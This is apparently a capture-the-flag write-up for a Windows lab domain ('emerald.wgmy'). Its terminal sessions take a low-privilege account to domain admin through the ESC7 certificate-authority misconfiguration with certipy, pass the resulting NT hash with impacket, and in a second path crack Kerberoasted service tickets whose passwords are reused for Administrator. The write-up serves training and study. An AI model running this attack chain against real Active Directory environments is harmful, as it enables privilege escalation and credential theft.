
test our new password and cat user.txt flag

```
┌──(james㉿kali2022)-[~]
└─$ crackmapexec smb 10.10.112.81 -u zara.aulia -p 'p@ssw0rd' -d EMERALD
SMB         10.10.112.81    445    AD               [*] Windows 10.0 Build 17763 x64 (name:AD) (domain:EMERALD) (signing:True) (SMBv1:False)
SMB         10.10.112.81    445    AD               [+] EMERALD\zara.aulia:p@ssw0rd

┌──(james㉿kali2022)-[~]
└─$ impacket-smbclient emerald.wgmy/zara.aulia:'p@ssw0rd'@10.10.112.81
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# use Users
# cat zara.aulia\Desktop\user.txt
wgmy{ccf18852fa46e9f56a5a762a1d97fe87}
```

run certipy to check for ESC

```
└─$ certipy find -u zara.aulia@emerald -p p@ssw0rd -dc-ip 10.10.112.81
Cannot determine Certipy version. If running from source you should at least run "python setup.py egg_info"
Certipy v? - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'emerald-AD-CA' via CSRA
[!] Got error while trying to get CA configuration for 'emerald-AD-CA' via CSRA: CASessionError: code: 0x80070005 - E_
[*] Trying to get CA configuration for 'emerald-AD-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'emerald-AD-CA'
[*] Saved BloodHound data to '20221226205017_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20221226205017_Certipy.txt'
[*] Saved JSON output to '20221226205017_Certipy.json'
```

load in bloodbhound and we can see that the CA is vulnerable with `ESC7 — Vulnerable Certificate Authority Access Control`



Add our user to `CA ADMINS`

```
┌──(james㉿kali2022)-[~/Desktop]
└─$ net rpc group addmem "CA ADMINS" zara.aulia -U emerald/zara.aulia%p@ssw0rd -S 10.10.112.81

┌──(james㉿kali2022)-[~/Desktop]
└─$ crackmapexec winrm 10.10.112.81 -d emarald -u zara.aulia -p p@ssw0rd -x "net group /do 'CA ADMINS'"
HTTP        10.10.112.81    5985   10.10.112.81     [*] http://10.10.112.81:5985/wsman
WINRM       10.10.112.81    5985   10.10.112.81     [+] emarald\zara.aulia:p@ssw0rd (Pwn3d!)
WINRM       10.10.112.81    5985   10.10.112.81     [+] Executed command
WINRM       10.10.112.81    5985   10.10.112.81     Group name     CA Admins
Comment        Members of this group has the authority on CA Templates

Members

-------------------------------------------------------------------------------
abd.maleek               zara.aulia
The command completed successfully.
```

Then add user as officer

```
└─$ certipy ca -ca 'emerald-AD-CA' -add-officer zara.aulia -username
zara.aulia@emerald.wgmy -dc-ip 10.10.112.81 -password p@ssw0rd
Cannot determine Certipy version. If running from source you should at least
run "python setup.py egg_info"
Certipy v? - by Oliver Lyak (ly4k)

[*] Successfully added officer 'zara.aulia' on 'emerald-AD-CA'
```

enable subCA

```
$ certipy ca -ca 'emerald-AD-CA' -username zara.aulia@emerald.wgmy -dc-ip
10.10.112.81 -password p@ssw0rd -enable-template 'SubCA'
Cannot determine Certipy version. If running from source you should at least
run "python setup.py egg_info"
Certipy v? - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'emerald-AD-CA'
```

we can start by requesting a certificate based on the SubCA template.
This request will be denied, but we will save the private key and note down the request ID.

```
$ certipy req -username zara.aulia@emerald.wgmy -dc-ip 10.10.112.81 -
password p@ssw0rd -ca 'emerald-AD-CA' -target ad.emerald.wgmy -template
SubCA -upn administrator@emerald.wgmy
Cannot determine Certipy version. If running from source you should at least
run "python setup.py egg_info"
Certipy v? - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 6
Would you like to save the private key? (y/N) y
[*] Saved private key to 6.key
[-] Failed to request certificate
```

With our Manage CA and Manage Certificates, we can then issue the failed certificate request with the ca command and the -issue-request 6 parameter.

And finally, we can retrieve the issued certificate with the req command and the -retrieve 6 parameter.

```
┌──(james㉿kali2022)-[~/Desktop]
└─$ certipy ca -ca 'emerald-AD-CA' -issue-request 6 -username zara.aulia@emerald.wgmy -dc-ip 10.10.112.81 -password p@ssw0rd
Cannot determine Certipy version. If running from source you should at least run "python setup.py egg_info"
Certipy v? - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(james㉿kali2022)-[~/Desktop]
└─$ certipy req -username zara.aulia@emerald.wgmy -dc-ip 10.10.112.81 -password p@ssw0rd -ca 'emerald-AD-CA' -target ad.emerald.wgmy -retrieve 6
Cannot determine Certipy version. If running from source you should at least run "python setup.py egg_info"
Certipy v? - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 6
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@emerald.wgmy'
[*] Certificate has no object SID
[*] Loaded private key from '6.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

auth using certipy to get admin hash

```
└─$ certipy-ad auth -pfx 'administrator.pfx' -domain 'emerald.wgmy' -dc-ip 10.10.169.66
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@emerald.wgmy
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@emerald.wgmy': 098d747a5d113f6ae9d6a599eb8e539b
```

get flag!

```
└─$ impacket-wmiexec emerald.wgmy/administrator@10.10.169.66 -hashes :098d747a5d113f6ae9d6a599eb8e539b
Impacket v0.10.1.dev1+20221214.172823.8799a1a - Copyright 2022 Fortra

[*] SMBv3.0 dialect used

[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>cd C:\Users\administrator
C:\Users\administrator>cd Desktop
C:\Users\administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 6252-3153

 Directory of C:\Users\administrator\Desktop

12/21/2022  10:31 PM    <DIR>          .
12/21/2022  10:31 PM    <DIR>          ..
12/21/2022  10:31 PM                82 root.txt
               1 File(s)             82 bytes
               2 Dir(s)  41,560,842,240 bytes free

C:\Users\administrator\Desktop>type root.txt
wgmy{463d4cc46633af094cefb06e8ddfef58}
```

[WARNING] unintended way

we have pass for pawn let's do some kerberoastable attack

```
$krb5tgs$23$*mssqlSvc$EMERALD.WGMY$emerald.wgmy/mssqlSvc*$8dc3b467bd1fc7811b0182d786b5ca16
$40a5a91e356ea0a02b9629adac1881306df42b4ecb6bd60a701cacae8677c292ae1f42565a24ec9bcb2d771e8da34bed087b685
d895988cbe6bf72ba2ef9b2b95855658ee601d94fc5cda2c32e530b26e101dd50ff188c85b91180fea422506b3f35e0162c929bde
a4d9c6b50a97041c01ef0c7aecc446145018280d9a22b8525bef1f0f228c8bfb348cc82977223365009c4abf6dd4f6d1147d597eb7
10e72bf7babed5f8ee32922fea8e29ce9971b52c0d0dc53f908858f27701984da605478a2c5d7d4b23f7623a5d11fc57fec000c43
67f22bac658ddea2ef2dc608ec2df43f0f98ef9aef19b983af0d73751f1a2ca2ebb70e42c42fed1d6acdfbdd19347bd944272933a
438c8fb6029e1af61173e963bacd1cca72893dd8f1d62b406249e013d0e098c0741f5f7e40f8656b0d2b578a1b7e949e06b193fbf
2d51fe34e005c9e70e3cee2bdbf4d7c43fdc1273806dfce869baa5a6201eb048da9e14d96c7e2bfb6efcc6ecc7baf0da0c491931a
357d3fa5cb3e72dfeb47415908162afae633a2a7f558c1afc333edc87b3533124d650619ba9854172cbb6b4a2689f5a50b7aa1bd8
3cacce068b4c79de6840e1aad7fcc05add76ee2ad1e4a2a2a83b32e6e51cb46d3050c75f8b08e7afb6587e58c35e870a3f64c5f2b
6604ef4340e635e752c511165bd1f7089a83f412a1721140d946f8cd2a1f5d696e6b08ef023a24e8dcfbda6497919d820cabaf43b
3034d2faa12379307b4ecd93dfce1b8826a83a45b7569d8dd9ebd32d33a0b0e44661dabe2026c0230ec75cd0e6ebd0a8306e50b43
a2dfc449f7699d36c628f679445a17d09323a47b7b4d1d1449942f0b9dbf847801bf9a172d02d12fb3f4b585149fbbdc7e6484599
a3ee6ea
$krb5tgs$23$*webSvc$EMERALD.WGMY$emerald.wgmy/webSvc*$766623b675e20ba639bc80d3553f645f
$6181e112ba0aa72439604eaf9e1aab906c641af0b599c3553e011c14a62c154382ed9913d7bcc37d2996de5a52e96a06cedcf015
e7d93788df2c69d6c0237defca8eba74aecfb5ad2de3374262ee9afcd205427efbe8ca51ca14cd394cbabf2a5668929f6d3f97921
4768c5901dd62afed1b4e02e543015f02817f32316c7d84e37d6aa44cef9865954569d21e89d786552e30815b56cb9905f674af08
89dd28b6d22d732e99ccad7cdfa012813b8181474d5122ca3e86d43dff155498df0937380389eca61b86c1e2c5353b60920c4e95a
886650292880f9cf02999abc165f2636fff2ae9da5b7a5b0667456dacc930ada3a7b68cd2dd2362657296267d0d3179ee1cdc05c6
b51c63cc190fe65aa7db3a213f905b423a36c4bfe5cef687d4389e1c421379be6358ce9b71af418e1ee16b77bcc2e1af096d23d11
41315806928bf37645e043d01214627b32e5893f510c41670d5457eea6abd38887107c5daaaedaeb01b5e4b78310eefa7f3402406
c994221ab95f52473d44d1dbd7e5f70dfb2f9d1f1ffa5963a33e3a793a5c4958052c1dc78267ada76b50318d221196e586be9e893
57b44dcb80a70c911b6cc9372bf264a195f0050b8144dd98d9f100edb39221b8139be05e74d751566920a34dbccdcd59850c8fba5
8c93bd688938c78790ecc667d0efddbd46d175c848be91379cdde12c87a4fb760d0c321842455d0f2c0e42b410d519c149ac62a1f
864450c8098f4d12e703d3b5a8e7f64976141c7175a79463e0c6aca8813be3b9b012c085c08dad1ef5f5386c715b2c186eeee6872
644daeec42367715cc6c7780e7eec627cba62bc8336a007ebc21bd436cc605f440e261f0a48aee529f444144ea73c717f0d315c42
f41e0f1
```

crack this kerberoastable user

```
$krb5tgs$23$*mssqlSvc$EMERALD.WGMY$emerald.wgmy/mssqlSvc*$8dc3b4
cacae8677c292ae1f42565a24ec9bcb2d771e8da34bed087b68502ec7ab3cbb9
a2c32e530b26e101dd50ff188c85b91180fea422506b3f35e0162c929bded8c0
d9a22b8525bef1f0f228c8bfb348cc82977223365009c4abf6dd4f6d1147d597
e9971b52c0d0dc53f908858f27701984da605478a2c5d7d4b23f7623a5d11fc5
ec2df43f0f98ef9aef19b983af0d73751f1a2ca2ebb70e42c42fed1d6acdfbdc
173e963bacd1cca72893dd8f1d62b406249e013d0e098c0741f5f7e40f8656b0
05c9e70e3cee2bdbf4d7c43fdc1273806dfce869baa5a6201eb048da9e14d96c
d3fa5cb3e72dfeb47415908162afae633a2a7f558c1afc333edc87b3533124d0
48d83cacce068b4c79de6840e1aad7fcc05add76ee2ad1e4a2a2a83b32e6e51c
142d85847f16604ef4340e635e752c511165bd1f7089a83f412a1721140d946f
51c96096e56561395d3034d2faa12379307b4ecd93dfce1b8826a83a45b7569c
46c0311d8179c5e5786def225a2dfc449f7699d36c628f679445a17d09323a47
a97dd571489655993691535852acfac6a3ee6ea:Password123
$krb5tgs$23$*webSvc$EMERALD.WGMY$emerald.wgmy/webSvc*$766623b675
4a62c154382ed9913d7bcc37d2996de5a52e96a06cedcf015ec437f15b55de33
2ee9afcd205427efbe8ca51ca14cd394cbabf2a5668929f6d3f97921f4b24696
c7d84e37d6aa44cef9865954569d21e89d786552e30815b56cb9905f674af085
181474d5122ca3e86d43dff155498df0937380389eca61b86c1e2c5353b60926
2636fff2ae9da5b7a5b0667456dacc930ada3a7b68cd2dd2362657296267d0d3
a213f905b423a36c4bfe5cef687d4389e1c421379be6358ce9b71af418e1ee16
7645e043d01214627b32e5893f510c41670d5457eea6abd38887107c5daaaeda
ab95f52473d44d1dbd7e5f70dfb2f9d1f1ffa5963a33e3a793a5c4958052c1dc
57b44dcb80a70c911b6cc9372bf264a195f0050b8144dd98d9f100edb39221b8
9a34fd08c93bd688938c78790ecc667d0efddbd46d175c848be91379cdde12c8
b5a1f1a2305eae864450c8098f4d12e703d3b5a8e7f64976141c7175a79463e0
627297364028 41f46c416644daeec42367715cc6c7780e7eec627cba62bc8336
9afbfea77a8f815170ae74bff23af41e0f1:P@$$w0rd!xyz
```

Fortunately for us, the `webSvc` password is the same as `Administrator` password. so quick win? RDP to AD using `Administrator:P@$$w0rd!xyz` get all the flag!